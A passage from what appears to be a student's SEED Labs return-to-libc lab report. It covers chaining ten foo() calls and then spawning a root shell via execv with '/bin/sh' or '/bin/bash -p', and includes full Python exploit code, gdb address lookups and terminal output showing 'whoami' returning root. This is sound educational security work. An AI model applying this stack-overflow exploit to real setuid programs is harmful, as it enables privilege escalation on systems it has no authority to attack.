Address of input[] inside main():  0xffffcd90
Input size: 312
Address of buffer[] inside bof():  0xffffcd34
Frame Pointer value inside bof():  0xffffcd78
# whoami
root
```


Task 5:

For this I found the address of foo() using gdb which was at 0x565562b0.




```
gdb-peda$ p foo
$2 = {<text variable, no debug info>} 0x565562b0 <foo>
```

With this address I can add the foo() address to where the return address starts 10 times. Because there are no parameters for foo() I will not have to worry about popping those off in order to get to the next foo().



```python
# number of times to call foo and how many bytes in the buffer it will take
NumberOfFoo = 10
totalBytesForFoo = NumberOfFoo * 4

for i in range(72, 72+totalBytesForFoo, 4) :
        foo_addr = 0x565562b0   # The address of foo()
        content[i:i+4] = (foo_addr).to_bytes(4,byteorder='little')

X = 80+totalBytesForFoo
sh_addr = 0xffffd3f9     # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 72+totalBytesForFoo
execv_addr = 0xf7e994b0  # The address of execv()
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

Z = 76+totalBytesForFoo
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

A = 84+totalBytesForFoo
argv_address = input_addr+300     # The address of the start of argv[]
content[A:A+4] = (argv_address).to_bytes(4,byteorder='little')


```


Above is the exploit used for calling the foo() 10 times. I used a for loop to set up the buffer with 10 foo() calls, after all of the foo() calls I then set up the execv() call in the buffer like in task 4. After doing this I was able to invoke foo() 10 times and then get a root shell.



```
[09/23/23]seed@VM:~/.../project1$ task5exploit.py
[09/23/23]seed@VM:~/.../project1$ retlib
Address of input[] inside main():  0xffffcd90
Input size: 312
Address of buffer[] inside bof():  0xffffcd34
Frame Pointer value inside bof():  0xffffcd78
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
# whoami
root
# exit
```


Extra Credit:

I used the printenv command in order to list all of the environmental variables that were on the system. With this I found that there was a SHELL environmental variable that contained "/bin/bash".




```
[09/23/23]seed@VM:~/.../project1$ printenv
SHELL=/bin/bash
```

In order to find the address of SHELL I modified the prtenv.c program to getenv of SHELL in order to find the address of the environmental variable.




```
[09/23/23]seed@VM:~/.../project1$ ./prtenv
MYSHELL is ffffd3f9
DASHP is ffffdcb4
SHELL is ffffd3e7
```

After having the address I modified the exploit to include the SHELL address instead of the MYSHELL address.



```
content = bytearray(0xaa for i in range(300))

# address of input[] inside main() which is my badfile input
input_addr = 0xffffcd90

U = 300
sh_addr = 0xffffd3e7     # The address of "/bin/bash"
content[U:U+4] = (sh_addr).to_bytes(4,byteorder='little')

V = 304
dashP_addr = 0xffffdcb4  # The address of "-p"
content[V:V+4] = (dashP_addr).to_bytes(4,byteorder='little')

W = 308
null = 0x00000000       # null string
content[W:W+4] = (null).to_bytes(4,byteorder='little')

X = 80
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 72
execv_addr = 0xf7e994b0  # The address of execv()
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

Z = 76
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

A = 84
argv_address = input_addr+300     # The address of the start of argv[]
content[A:A+4] = (argv_address).to_bytes(4,byteorder='little')

```

After this I ran the exploit and was able to get a root shell.



```
[09/23/23]seed@VM:~/.../project1$ extracreditexploit.py
[09/23/23]seed@VM:~/.../project1$ retlib
Address of input[] inside main():  0xffffcd90
Input size: 312
Address of buffer[] inside bof():  0xffffcd34
Frame Pointer value inside bof():  0xffffcd78
bash-5.0# whoami
root
bash-5.0# 
```

Using the SHELL environmental variable gave me "bash-5.0" prefix in front of the # which is different from all of the other root shells I received since before I was just using "/bin/sh" instead of "/bin/bash".